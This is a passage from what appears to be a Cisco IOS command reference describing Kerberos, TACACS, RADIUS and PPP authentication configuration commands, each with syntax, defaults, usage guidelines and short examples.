address is used as long as the interface is in the up state. In this way, the TACACS server can
use one IP address entry associated with the network access client instead of maintaining a list of
all IP addresses.
This command is especially useful in cases where the router has many interfaces, and you want
to ensure that all TACACS packets from a particular router have the same IP address.
The specified interface must have an IP address associated with it. If the specified subinterface
does not have an IP address or is in a down state, TACACS reverts to the default. To avoid this,
add an IP address to the subinterface or bring the interface to the up state.
Example
The following example makes TACACS use the IP address of subinterface s2 for all outgoing
TACACS (TACACS, extended TACACS, or TACACS+) packets:
ip tacacs source-interface s2
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
ip radius source-interface †
ip telnet source-interface †
ip tftp source-interface †

[12.4.0] kerberos clients mandatory
Use the kerberos clients mandatory global configuration command to cause the rsh, rcp,
rlogin, and telnet commands to fail if they cannot negotiate the Kerberos protocol with the
remote server. Use the no form of this command to disable this option.
kerberos clients mandatory

no kerberos clients mandatory
Syntax Desctiption
This command has no arguments or keywords.
Default
Disabled
Command Mode
Global configuration
User Guidelines
This command first appeared in Cisco IOS Release 11.2.
If this command is not configured and the user has Kerberos credentials stored locally, the rsh,
rcp, rlogin, and telnet commands attempt to negotiate the Kerberos protocol with the remote
server and will use the un-Kerberized protocols if unsuccessful.
If this command is not configured and the user has no Kerberos credentials, the standard
protocols for rcp and rsh are used to negotiate the Keberos protocol.
Example
The following example illustrates the kerberos clients mandatory command:
kerberos clients mandatory
Related Commands
A dagger (†) indicates that this command is documented outside this chapter.
copy rcp †
kerberos credentials forward
rlogin †
rsh †
telnet †

[12.4.1] kerberos credentials forward
Use the kerberos credentials forward global configuration command to force all network
application clients on the router to forward users' Kerberos credentials upon successful Kerberos
authentication. Use the no form of this command to turn off Kerberos credentials forwarding.
kerberos credentials forward
no kerberos credentials forward
Syntax Description
This command has no arguments or keywords.
Default
Disabled
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
Enable credentials forwarding to have users' TGTs forwarded to

the host they authenticate to. In
this way, users can connect to multiple hosts in the Kerberos realm without running the KINIT
program each time they need to get a TGT.
Example
The following example illustrates the kerberos credentials forward command:
kerberos credentials forward
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
copy rcp †
rlogin †
rsh †
telnet †

[12.4.2] kerberos instance map
Use the kerberos instance map global configuration command to map Kerberos instances to
Cisco IOS privilege levels. Use the no form of this command to remove a Kerberos instance map.
kerberos instance map instance privilege-level
no kerberos instance map instance
Syntax Description
instance Name of a Kerberos instance.
privilege-level The privilege level at which a user is set if the user's Kerberos principle contains
the matching Kerberos instance. You can specify up to 16 privilege levels, using numbers 0
through 15. Level 1 is normal EXEC-mode user privileges.
Default
Privilege level 1
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
Use this command to create user instances with access to administrative commands.
Example
In the following example, the privilege level is set to 15 for authenticated Kerberos users with the
admin instance in Kerberos realm cisco.com:
kerberos instance map admin 15
Related Command
aaa authorization

[12.4.3] kerberos local-realm
Use the kerberos local-realm global configuration command to specify the Kerberos realm in
which the router is located. Use the no form of this command

to remove the specified Kerberos
realm from this router.
kerberos local-realm kerberos-realm
no kerberos local-realm
Syntax Description
kerberos-realm The name of the default Kerberos realm. A Kerberos realm consists of users,
hosts, and network services that are registered to a Kerberos server. The Kerberos realm must
be in uppercase letters.
Default
Disabled
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
The router can be located in more than one realm at a time. However, there can only be one
instance of Kerberos local-realm. The realm specified with this command is the default realm.
Example
The following example illustrates the kerberos local realm command:
kerberos local-realm MURUGA.COM
Related Commands
kerberos preauth
kerberos realm
kerberos server
kerberos srvtab entry
kerberos srvtab remote

[12.4.4] kerberos preauth
Use the kerberos preauth global configuration command to specify a preauthentication method
to use to communicate with the KDC. Use the no form of this command to disable Kerberos
preauthentication.
kerberos preauth [encrypted-unix-timestamp | none]
no kerberos preauth
Syntax Description
encrypted-unix-timestamp Use an encrypted UNIX timestamp as a quick authentication
method when communicating with the KDC.
none Do not use Kerberos preauthentication.
Default
Disabled
Command Mode
Global Configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.

It is more secure to use a preauthentication for communications with the KDC. However, communication with the KDC will fail if the KDC does not support this particular version of kerberos preauth. If that happens, turn off the preauthentication with the none option.
The no form of this command is equivalent to using then none keyword.
Example
The following example illustrates how to enable and disable Kerberos preauthentication:
kerberos preauth encrypted-unix-timestamp
kerberos preauth none
Related Commands
kerberos local-realm
kerberos server
kerberos srvtab entry
kerberos srvtab remote

[12.4.5] kerberos realm
Use the kerberos realm global configuration command to map a host name or Domain Naming System (DNS) domain to a Kerberos realm. Use the no form of this command to remove a Kerberos realm map.
kerberos realm {dns-domain | host} kerberos-realm
no kerberos realm {dns-domain | host} kerberos-realm
Syntax Description
dns-domain Name of a DNS domain or host.
host Name of a DNS host.
kerberos-realm Name of the Kerberos realm the specified domain or host belongs to.
Default
Disabled
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
DNS domains are specified with a leading dot (.) character; hostnames cannot begin with a dot (.) character. There can be multiple entries of this line.
A Kerberos realm consists of users, hosts, and network services that are registered to a Kerberos server. The Kerberos realm must be in uppercase letters. The router can be located in more than one realm at a time. Kerberos realm names must be in all uppercase characters.
Example
The following example illustrates the kerberos realm command:
kerberos realm .muruga.com MURUGA.COM

kerberos realm muruga.com MURUGA.COM
Related Commands
kerberos local-realm
kerberos server
kerberos srvtab entry
kerberos srvtab remote

[12.4.6] kerberos server
Use the kerberos server global configuration command to specify the location of the Kerberos server for a given Kerberos realm. Use the no form of this command to remove a Kerberos server for a specified Kerberos realm.
kerberos server kerberos-realm {hostname | ip-address} [port-number]
no kerberos server kerberos-realm {hostname | ip-address}
Syntax Description
kerberos-realm Name of the Kerberos realm. A Kerberos realm consists of users, hosts, and network services that are registered to a Kerberos server. The Kerberos realm must be in uppercase letters.
hostname Name of the host functioning as a Kerberos server for the specified Kerberos realm (translated into an IP address at the time of entry).

ip-address IP address of the host functioning as a Kerberos server for the specified Kerberos realm.
port-number (Optional) Port that the KDC/TGS monitors (defaults to 88).
Default
Disabled
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
Example
The following example specifies 126.38.47.66 as the Kerberos server for the Kerberos realm MURUGA.COM:
kerberos server MURUGA.COM 126.38.47.66
Related Commands
kerberos local-realm
kerberos realm
kerberos srvtab entry
kerberos srvtab remote

[12.4.7] kerberos srvtab entry
Use the kerberos srvtab remote global configuration command

(not kerberos srvtab entry) to
retrieve a SRVTAB file from a remoe host and automatically
generate a Kerberos SRVTAB entry
configuration. (The Kerberos SRVTAB entry is the router's
locally stored SRVTAB.) Use the no
form of this command to remove a SRVTAB entry from the
router's configuration.
kerberos srvtab entry kerberos-principle principle-type
timestamp key-version number
key-type key-length encrypted-keytab
no kerberos srvtab entry kerberos-principle principle-type
Syntax Description
kerberos-principle A service on the router.
principle-type Version of the Kerberos SRVTAB.
timestamp Number representing the date and time the
SRVTAB entry was created.
key-version number Version of the encryption key format.
key-type Type of encryption used.
key-length Length, in bytes, of the encryption key.
encrypted-keytab Secret key the router shares with the KDC.
It is encrypted with the
private Data Encryption Standard (DES) key (if available) when
you write out your configuration.
Command Mode
Global configuration.
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
When you use the kerberos srvtab remote command to copy the
SRVTAB file from a remote
host (generally the KDC), it parses the information in this
file and stores it in the router's running
configuration in the kerberos srvtab entry format. The key for
each SRVTAB entry is encrypted
with a private DES key if one is defined on the router. To
ensure that the SRVTAB is available
(that is, that it does not need to be acquired from the KDC)
when you reboot the router, use the
write memory router configuration command to write the
router's running configuration to
NVRAM.
If you reload a configuration, with a SRVTAB encrypted with a
private DES key, on to a router
that does not have a private DES key defined, the router
displays a message informing you that
the SRVTAB entry has been corrupted, and discards the entry.
If you change the private DES key and reload an old version of
the router's configuration that
contains SRVTAB entries encrypted with the old private DES
keys, the router will restore your
Kerberos SRVTAB entries, but the SRVTAB keys will be

corrupted. In this case, you must delete
your old Kerberos SRVTAB entries and reload your Kerberos
SRVTABs on to the router using the
kerberos srvtab remote command.
Although you can configure kerberos srvtab entry on the router
manually, generally you would
not do this because the keytab is encrypted automatically by
the router when you copy the
SRVTAB using the kerberos srvtab remote command.
Example
In the following example, host/new-router.loki.com@LOKI.COM is
the host, 0 is the type,
817680774 is the timestamp, 1 is the version of the key, 1
indicates the DES is the encryption
type, 8 is the number of bytes, and .cCN.YoU.okK is the
encrypted key:
kerberos srvtab entry host/new-router.loki.com@LOKI.COM 0
817680774 1 1 8 .cCN.YoU.okK
Related Commands
kerberos srvtab remote
key config-key

[12.4.8] kerberos srvtab remote
Use the kerberos srvtab remote configuration command to
retrieve a krb5 SRVTAB file from the
specified host.
kerberos srvtab remote {hostname | ip-address} {filename}
Syntax Description
hostname Machine with the Kerberos SRVTAB file.
ip-address IP address of the machine with the Kerberos
SRVTAB file.
filename Name of the SRVTAB file.
Command Mode
Configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
When you use the kerberos srvtab remote command to copy the
SRVTAB file from the remote
host (generally the KDC), it parses the information in this
file and stores it in the router's running
configuration in the kerberos srvtab entry format. The key for
each SRVTAB entry is encrypted
with the private Data Encryption Standard (DES) key if one is
defined on the router. To ensure
that the SRVTAB is available (that is, that it does not need
to be acquired from the KDC) when
you reboot the router, use the write memory configuration
command to write the router's running
configuration to NVRAM.
Example

The command in the following example copies the SRVTAB file residing on bucket.cisco.com to a
router named scooter.cisco.com:
kerberos srvtab remote bucket.cisco.com scooter.cisco.com-new-srvtab
Related Commands
kerberos srvtab entry
key config-key

[12.4.9] key config-key
Use the key config-key global configuration command to define a private DES key for the router.
Use the no form of this command to delete a private Data Encryption Standard (DES) key for the
router.
key config-key 1 string
Syntax Description
string Private DES key (can be up to 8 alphanumeric characters).
Default
No DES-key defined.
Command Mode
Global configuration.
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
This command defines for the router a private DES key that will not show up in the router
configuration. This private DES key can be used to DES-encrypt certain parts of the router's
configuration.

Caution The private DES key is unrecoverable. If you encrypt part of your configuration with the
private DES key and lose or forget the key, you will not be able to recover the encrypted data.
Example
The command in the following example sets bubba as the private DES key on the router:
key config-key 1 bubba
Related Commands
kerberos srvtab entry
kerberos srvtab remote

[12.5.0] login tacacs
To configure your router to use TACACS user authentication, use the login tacacs line
configuration command. Use the no form of this command to disable TACACS user
authentication for a line.
login tacacs

no login tacacs
Syntax Description
This command has no arguments or keywords.
Default
Disabled
Command Mode
Line configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
You can use TACACS security if you have configured a TACACS server and you have a
command control language (CCL) script that allows you to use TACACS security. For information
about using files provided by Cisco Systems to modify CCL scripts to support TACACS user
authentication, refer to the "Configuring AppleTalk Remote Access" chapter in the Access
Services Configuration Guide.

Note This command cannot be used with AAA/TACACS+. Use the login authentication
command instead.

Example
In the following example, lines 1 through 16 are configured for TACACS user authentication:
line 1 16
login tacacs

[12.5.1] nasi authentication
To enable TACACS+ authentication for NetWare Asynchronous Services Interface (NASI) clients
connecting to a router, use the nasi authentication line configuration command. Use the no form
of the command to return to the default, as specified by the aaa authentication nasi command.
nasi authentication {default | list-name}
no login authentication {default | list-name}
Syntax Description
default Uses the default list created with the aaa authentication nasi command.
list-name Uses the list created with the aaa authentication nasi command.
Default
Uses the default set with the aaa authentication nasi command.
Command Mode
Line configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
This command is a per-line command used with AAA

authentication that specifies the name of a
list of TACACS+ authentication methods to try at login. If no
list is specified, the default list is
used, even if it is specified in the command line. (You create
defaults and lists with the aaa
authentication nasi command.) Entering the no form of this
command has the same effect as
entering the command with the default argument.

Caution If you use a list-name value that was not configured
with the aaa authentication nasi
command, you will disable login on this line.
Before issuing this command, create a list of authentication
processes by using the aaa
authentication nasi global configuration command.
Examples
The following example specifies that the default AAA
authentication be used on line 4:
line 4
nasi authentication default
The following example specifies that the AAA authentication
list called list1 be used on line 7:
line 7
nasi authentication list1
Related Commands
A dagger (†) indicates that the command is documented outside
this chapter.
aaa authentication nasi
ipx nasi-server enable †
show ipx nasi connections †
show ipx spx-protocol †

[12.5.2] ppp authentication
To enable Challenge Handshake Authentication Protocol (CHAP)
or Password Authentication
Protocol (PAP) or both and to specify the order in which CHAP
and PAP authentication are
selected on the interface, use the ppp authentication
interface configuration command. Use the
no form of the command to disable this authentication.
ppp authentication {chap | chap pap | pap chap | pap } [if-
needed] [list-name | default]
[callin]
no ppp authentication
Syntax Description
chap Enables CHAP on a serial interface.
pap Enables PAP on a serial interface.
chap pap Enables both CHAP and PAP, and performs CHAP
authentication before PAP.
pap chap Enables both CHAP and PAP, and performs PAP

authentication before CHAP.
if-needed (Optional) Used with TACACS and extended TACACS. Does not perform CHAP or PAP authentication if the user has already provided authentication. This option is available only on asychronous interfaces.
list-name (Optional) Used with AAA/TACACS+. Specifies the name of a list of TACACS+ methods of authentication to use. If no list name is specified, the system uses the default. The list is created with the aaa authentication ppp command.
default The name of the method list is created with the aaa authentication ppp command.
callin Specifies authentication on incoming (received) calls only.
Caution If you use a list-name value that was not configured with the aaa authentication ppp command, you will disable PPP on this interface.
Default
PPP authentication is not enabled.
Command Mode
Interface configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
When you enable CHAP or PAP Authentication, or both, the local router requires the remote device to prove its identity before allowing data traffic to flow. PAP Authentication requires the remote device to send a name and password, which is checked against a matching entry in the local username database or in the remote TACACS/TACACS+ database. CHAP Authentication sends a Challenge to the remote device. The remote device encrypts the challenge value with a shared secret and returns the encrypted value and its name to the local Router in a Response message. The local router attempts to match the remote device's name with an associated secret stored in the local username or remote TACACS/TACACS+ database; it uses the stored secret to encrypt the original challenge and verify that the encrypted values match.
You can enable PAP or CHAP, or both, in either order. If you enable both methods, the first method specified is requested during link negotiation. If the peer suggests using the second method, or refuses the first method, the second method is tried. Some remote devices support only CHAP, and some support only PAP. Base the order in which you specify methods on the

remote device's ability to correctly negotiate the appropriate method, and on the level of data line
security you require. PAP usernames and passwords are sent as cleartext strings, which can be
intercepted and reused. CHAP has eliminated most of the known security holes.
Enabling or disabling PPP authentication does not affect the local router's willingness to
authenticate itself to the remote device.
If you are using autoselect on a TTY line, you probably want to use the ppp authentication
command to turn on PPP authentication for the corresponding interface.
Example
The following example enables CHAP on asynchronous interface 4 and uses the authentication
list MIS-access:

```
interface async 4

encapsulation ppp

ppp authentication chap MIS-access
```

Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
aaa authentication ppp
aaa new-model
autoselect †
encapsulation ppp †
ppp use-tacacs
username †

[12.5.3] ppp chap hostname
Use the ppp chap hostname interface configuration command to create a pool of dialup routers
that all appear to be the same host when authenticating with CHAP. To disable this function, use
the no form of the command.
ppp chap hostname hostname
no ppp chap hostname hostname
Syntax Description
hostname The name sent in the CHAP challenge.
Default
Disabled. The router name is sent in any CHAP challenges.
Command Mode
Interface configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
Currently, a router dialing a pool of access routers requires a username entry for each possible

router in the pool because each router challenges with its hostname. If a router is added to the
dialup rotary pool, all connecting routers must be updated. The ppp chap hostname command
allows you to specify a common alias for all routers in a rotary group to use so that only one
username must be configured on the dialing routers.
This command is normally used with local CHAP authentication (when the router authenticates to
the peer), but it can also be used for remote CHAP authentication.
Example
The commands in the following example identify the dialer interface 0 as the dialer rotary group
leader and specifies ppp as the method of encapsulation used by all member interfaces. CHAP
authentication is used on received calls only. The username ISPCorp will be sent in all CHAP
challenges and responses.

```
interface dialer 0
encapsulation ppp
ppp authentication chap callin
ppp chap hostnmae ISPCorp
```

Related Commands

```
aaa authentication ppp
ppp authentication
ppp chap password
ppp pap
```

[12.5.4] ppp chap password

Use the ppp chap password interface configuration command to enable a router calling a
collection of routers that do not support this command (such as routers running older Cisco IOS
software images) to configure a common CHAP secret password to use in response to
challenges from an unknown peer. To disable this function, use the no form of this command.

```
ppp chap password secret
no chap password secret
```

Syntax Description

secret The secret used to compute the response value for any CHAP challenge from an
unknown peer.

Default

Disabled.

Command Mode

Interface configuration.

Usage Guidelines

This command first appeared in Cisco IOS Release 11.2.

This command allows you to replace several username and password configuration commands
with a single copy of this command on any dialer interface or asynchronous group interface.
This command is used for remote CHAP authentication only (when routers authenticate to the
peer) and does not affect local CHAP authentication.
Example
The commands in the following example specify Integrated Services Digital Network (ISDN) Basic
Rate Interface (BRI) number 0. The method of encapsulation on the interface is PPP. If a CHAP
challenge is received from a peer whose name is not found in the global list of usernames, the
encrypted secret 7 1267234591 is decrypted and used to create a CHAP response value.

```
interface bri 0
encapsulation ppp
ppp chap password 7 1234567891
```

Related Commands

```
aaa authentication ppp
ppp authentication
ppp chap hostname
ppp pap
```

[12.5.5] ppp pap sent-username
To reenable remote PAP support for an interface and use the sent-username and password in
the PAP authentication request packet to the peer, use the ppp pap sent-username interface
configuration command. Use the no form of this command to disable remote PAP support.

```
ppp pap sent-username username password password
no ppp pap sent-username
```

Syntax Description

```
username  Username sent in the PAP authentication request.
password  Password sent in the PAP authentication request.
password  Must contain from 1 to 25 uppercase and lowercase alphanumeric characters.
```

Default
Remote PAP support disabled.
Command Mode
You must configure this command for each interface.
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
Use this command to reenable remote PAP support (for example to respond to the peer's request
to authenticate with PAP) and to specify the parameters to be used when sending the PAP
Authentication Request.

This is a per-interface command.
Example
The commands in the following example identify dialer interface 0 as the dialer rotary group
leader and specify PPP as the method of encapsulation used by the interface. Authentication is
by CHAP or PAP on received calls only. ISPCor is the username sent to the peer if the peer
requires the router to authenticate with PAP.
interface dialer0
encapsulation ppp
ppp authentication chap pap callin
ppp chap hostname ISPCor
ppp pap sent username ISPCorp password 7 fjhfeu
ppp pap sent-username ISPCorp password 7 1123659238
Related Commands
aaa authentication ppp
ppp authentication
ppp chap hostname
ppp chap password
ppp use-tacacs

[12.5.6] ppp use-tacacs
To enable TACACS for PPP authentication, use the ppp use-tacacs interface configuration
command. Use the no form of the command to disable TACACS for PPP authentication.
ppp use-tacacs [single-line]
no ppp use-tacacs

Note This command is not used in AAA/TACACS+. It has been replaced with the aaa
authentication ppp command.

Syntax Description
single-line (Optional) Accept the username and password in the username field. This option
applies only when using CHAP authentication.
Default
TACACS is not used for PPP authentication.
Command Mode
Interface configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
This is a per-interface command. Use this command only when you have set up an extended
TACACS server.
When CHAP authentication is being used, the ppp use-tacacs command with the single-line
option specifies that if a username and password are specified

in the username, separated by an
asterisk (*), a standard TACACS login query is performed using
that username and password. If
the username does not contain an asterisk, then normal CHAP
authentication is performed.
This feature is useful when integrating TACACS with other
authentication systems that require a
cleartext version of the user's password. Such systems include
one-time password systems,
token card systems, and Kerberos.
 Caution Normal CHAP authentications prevent the cleartext
password from being
transmitted over the link. When you use the single-line
option, passwords cross the link as
cleartext.
If the username and password are contained in the CHAP
password, the CHAP secret is not
used by the Cisco IOS software. Because most PPP clients
require that a secret be specified,
you can use any arbitrary string, and the Cisco IOS software
ignores it.
Examples
In the following example, asynchronous serial interface 1 is
configured to use TACACS for CHAP
authentication:
interface async 1
ppp authentication chap
ppp use-tacacs
In the following example, asynchronous serial interface 1 is
configured to use TACACS for PAP
authentication:
interface async 1
ppp authentication pap
ppp use-tacacs
Related Commands
ppp authentication
tacacs-server extended
tacacs-server host

[12.5.7] radius-server dead-time
To improve RADIUS response times when some servers might be
unavailable, use the radius-
server dead-time global configuration command to cause the
unavailable servers to be skipped
immediately. Use the no form of this command to set dead-time
to 0.
radius-server dead-time minutes
no radius-server dead-time
Syntax Description
minutes Length of time a RADIUS server is skipped over by

transaction requests, up to a
maximum of 1440 minutes (24 hours).
Default
Dead time is set to 0.
Command Mode
Global configuration
Usage Guidelines
Use this command to cause the Cisco IOS to mark as "dead"
RADIUS servers that fail to respond
to authentication requests, thus avoiding the wait for the
request to time out before trying the next
configured server. A RADIUS server marked as "dead" is skipped
by additional requests for the
duration of minutes or unless there are no servers not marked
"dead."
Example
The following example specifies 5 minutes dead-time for RADIUS
servers that fail to respond to
authentication requests.
radius-server dead-time 5
Related Commands
radius-server host
radius-server retransmit
radius-server timeout

[12.5.8] radius-server host
To specify a RADIUS server host, use the radius-server host
global configuration command.
Use the no form of this command to delete the specified RADIUS
host.
radius-server host {hostname | ip-address} [auth-port port-
number] [acct-port port-number]
no radius-server host {hostname | ip-address}
Syntax Description
hostname DNS name of the RADIUS server host.
ip-address IP address of the RADIUS server host.
auth-port Specifies the UDP destination port for
authentication requests.
port-number Port number for authentication requests; the
host is not used for authentication if
set to 0.
acct-port Specifies the UDP destination port for
accounting requests.
port-number Port number for accounting requests; the host
is not used for accounting if set to
0.
Default
No RADIUS host is specified.
Command Mode
Global configuration

Usage Guidelines
You can use multiple radius-server host commands to specify multiple hosts. The software
searches for hosts in the order you specify them.
Example
The following example specifies host1 as the RADIUS server and uses default ports for both
accounting and authentication.
radius-server host host1.company.com
The following example specifies port 12 as the destination port for authentication requests and
port 16 as the destination port for accounting requests on a RADIUS host named host1:
radius-server host host1.company.com auth-port 12 acct-port 16
Note that because entering a line resets all the port numbers, you must specify a host and
configure accounting and authentication ports on a single line.
To use separate servers for accounting and authentication, use the zero port value as
appropriate. The following example specifies that RADIUS server host1 be used for accounting
but not for authentication, and that RADIUS server host2 be used for authentication but not for
accounting:

```
radius-server host host1.company.com auth-port 0
radius-server host host2.company.com acct-port 0
```

Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
aaa accounting †
aaa authentication
aaa authorization
login authentication †
login tacacs
ppp†
ppp authentication
slip †
tacacs-server
username †

[12.5.9] radius-server key
Use the radius-server key global configuration command to set the authentication and
encryption key for all RADIUS communications between the router and the RADIUS daemon.
Use the no form of the command to disable the key.
radius-server key {string}
no radius-server key
Syntax Description

string (Optional) The key used to set authentication and encryption.
This key must match the encryption used on the RADIUS daemon.

Default
Disabled
Command Mode
Global Configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
After enabling AAA authentication with the aaa new-model command, you must set the
authentication and encryption key using the radius-server key command.

Note Specify a RADIUS key after you issue the aaa newmodel command.

The key entered must match the key used on the RADIUS daemon. All leading spaces are
ignored, but spaces within and at the end of the key are used. If you use spaces in your key, do
not enclose the key in quotation marks unless the quotation marks themselves are part of the
key.
Example
The following example illustrates how to set the authentication and encryption key to "dare to go":
radius-server key dare to go
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
login authentication †
login tacacs
ppp †
ppp authentication
slip †
tacacs-server
username †

[12.6.0] radius-server retransmit
To specify the number of times the Cisco IOS software searches the list of RADIUS server hosts
before giving up, use the radius-server retransmit global configuration command. Use the no
form of this command to disable retransmission.
radius-server retransmit retries
no radius-server retransmit
Syntax Description
retries Maximum number of retransmission attempts.

Default
Three retries
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
The Cisco IOS software tries all servers, allowing each one to time out before increasing the
retransmit count.
Example
The following example specifies a retransmit counter value of five times:
radius-server retransmit 5
radius-server timeout
To set the interval a router waits for a server host to reply, use the radius-server timeout global
configuration command. Use the no form of this command to restore the default.
radius-server timeout seconds
no radius-server timeout
Syntax Description
seconds Integer that specifies the timeout interval in seconds.
Default
5 seconds
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
Example
The following example changes the interval timer to 10 seconds:
radius-server timeout 10
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
login authentication †
login tacacs
ppp †
ppp authentication†
slip †
tacacs-server †
username †

[12.6.1] show kerberos creds
Use the show kerberos creds EXEC command to display the contents of your credentials
cache.
show kerberos creds
Syntax Description

This command has no keywords or arguments.
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
The show kerberos creds command is equivalent to the UNIX klist command.
When users authenticate themselves with Kerberos, they are issued an authentication ticket
called a credential. The credential is stored in a credential cache.
Sample Displays
In the following example, the entries in the credentials cache are displayed:

```
Router> show kerberos creds
Default Principal: chet@cisco.com
Valid Starting          Expires                 Service
Principal
18-Dec-1995 16:21:07    19-Dec-1995 00:22:24    krbtgt/
CISCO.COM@CISCO.COM
```

In the following example, output is returned that acknowledges that credentials do not exist in the
credentials cache:

```
Router> show kerberos creds
No Kerberos credentials
```

Related Command
clear kerberos creds

[12.6.2] show privilege
To display your current level of privilege, use the show privilege EXEC command.
show privilege
Syntax Description
This command has no arguments or keywords.
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
Sample Display
The following is sample output from the show privilege command. The current privilege level is
15.

```
Router# show privilege
Current privilege level is 15
```

Related Command
A dagger (†) indicates that the command is documented outside this chapter.
enable password †

[12.6.3] tacacs-server key
Use the tacacs-server key global configuration command to set the authentication encryption
key used for all TACACS+ communications between the access server and the TACACS+
daemon. Use the no form of the command to disable the key.
tacacs-server key key
no tacacs-server key [key]
Syntax Description
key Key used to set authentication and encryption. This key must match the key used on the
TACACS+ daemon.
Command Mode
Global Configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
After enabling AAA with the aaa new-model command, you must set the authentication and
encryption key using the tacacs-server key command.
The key entered must match the key used on the TACACS+ daemon. All leading spaces are
ignored; spaces within and at the end of the key are not. If you use spaces in your key, do not
enclose the key in quotation marks unless the quotation marks themselves are part of the key.
Example
The following example illustrates how to set the authentication and encryption key to "dare to go":
tacacs-server key dare to go
Related Commands
aaa new-model
tacacs-server host

[12.6.4] tacacs-server login-timeout
To specify how long the system will wait for login input (such as username and password) before
timing out, use the tacacs-server login-timeout global configuration command. Use the no form
of this command to restore the default value of 30 seconds.
tacacs-server login-timeout seconds
no tacacs-server login-timeout seconds
Syntax Description
seconds Integer that determines the number of seconds the system will wait for login input
before timing out. Available settings are from 1 to 300 seconds.
Default
The default login timeout value is 30 seconds.
Command Mode
Global configuration

Usage Guidelines
With aaa new-model enabled, the default login timeout value is 30 seconds. The tacacs-server
login-timeout command lets you change this timeout value from 1 to 300 seconds. To restore
the default login timeout value of 30 seconds, use the no tacacs-server login-timeout
command.
Example
The following example changes the login timeout value to 60 seconds:
tacacs login 60

[12.6.5] tacacs-server authenticate
To configure the Cisco IOS software to indicate whether a user can perform an attempted action
under TACACS and extended TACACS, use the tacacs-server authenticate global
configuration command.
tacacs-server authenticate {connection [always]enable | slip [always] [access-lists]}
Syntax Description
connection Configures a required response when a user makes a TCP connection.
enable Configures a required response when a user enters the enable command.
slip Configures a required response when a user starts a SLIP or PPP session.
always (Optional) Performs authentication even when a user is not logged in. This option only
applies to the slip keyword.
access-lists (Optional) Requests and installs access lists. This option only applies to the slip
keyword.
Command Mode
Global configuration
Usage Guidelines
The tacacs-server authenticate [connection | enable] command first appeared in Cisco IOS
Release 10.0. The tacacs-server authenticate {connection [always]enable | slip [always]
[access-lists]} command first appeared in Cisco IOS Release 10.3.
Enter one of the keywords to specify the action (when a user enters enable mode, for example).
Before you use the tacacs-server authenticate command, you must enable the tacacs-server
extended command.

Note This command is not used in AAA/TACACS+. It has been

replaced by the aaa
authorization command.

Example
The following example configures TACACS logins that
authenticate users to use Telnet or rlogin:
tacacs-server authenticate connect
Related Commands
A dagger (†) indicates that the command is documented outside
this chapter.
enable secret †
enable use-tacacs

[12.6.6] tacacs-server directed-request
To send only a username to a specified server when a direct
request is issued, use the tacacs-
server directed-request global configuration command. Use the
no form of this command to
disable the direct-request feature.
tacacs-server directed-request
no tacacs-server directed-request
Syntax Description
This command has no arguments or keywords.
Default
Enabled
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
This command sends only the portion of the username before the
"@" symbol to the host
specified after the "@" symbol. In other words, with the
directed-request feature enabled, you can
direct a request to any of the configured servers, and only
the username is sent to the specified
server.
Disabling tacacs-server directed-request causes the whole
string, both before and after the "@"
symbol, to be sent to the default tacacs server. When the
directed-request feature is disabled, the
router queries the list of servers, starting with the first
one in the list, sending the whole string, and
accepting the first response that it gets from the server. The
tacacs-server directed-request
command is useful for sites that have developed their own
TACACS server software that parses
the whole string and makes decisions based on it.
With tacacs-server directed-request enabled, only configured
TACACS servers can be
specified by the user after the "@" symbol. If the host name

specified by the user does not match
the IP address of a TACACS server configured by the
administrator, the user input is rejected.
Use no tacacs-server directed-request to disable the ability
of the user to choose between
configured TACACS servers and to cause the entire string to be
passed to the default server.
Example
The following example enables tacacs-server directed-request
so that the entire user input is
passed to the default TACACS server:
no tacacs-server directed-request
tacacs-server extended
To enable an extended TACACS mode, use the tacacs-server
extended global configuration
command. Use the no form of this command to disable the mode.
tacacs-server extended
no tacacs-server extended
Syntax Description
This command has no arguments or keywords.
Default
Disabled
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
This command initializes extended TACACS. To initialize AAA/
TACACS+, use the aaa new-
model command.
Example
The following example enables extended TACACS mode:
tacacs-server extended
tacacs-server host
To specify a TACACS host, use the tacacs-server host global
configuration command. Use the
no form of this command to delete the specified name or
address.
tacacs-server host hostname [single-connection] [port integer]
[timeout integer] [key
string]
no tacacs-server host hostname
Syntax Description
hostname Name or IP address of the host.
single-connection Specify that the router maintain a single
open connection for confirmation
from a AAA/TACACS+ server (CiscoSecure Release 1.0.1 or
later). This command contains no
autodetect and fails if the specified host is not running a
CiscoSecure daemon.
port Specify a server port number.

integer Port number of the server (in the range 1 to 10,000).
timeout Specify a timeout value. This overrides the global timeout value set with the tacacs-server timeout command for this server only.
integer Integer value, in seconds, of the timeout interval.

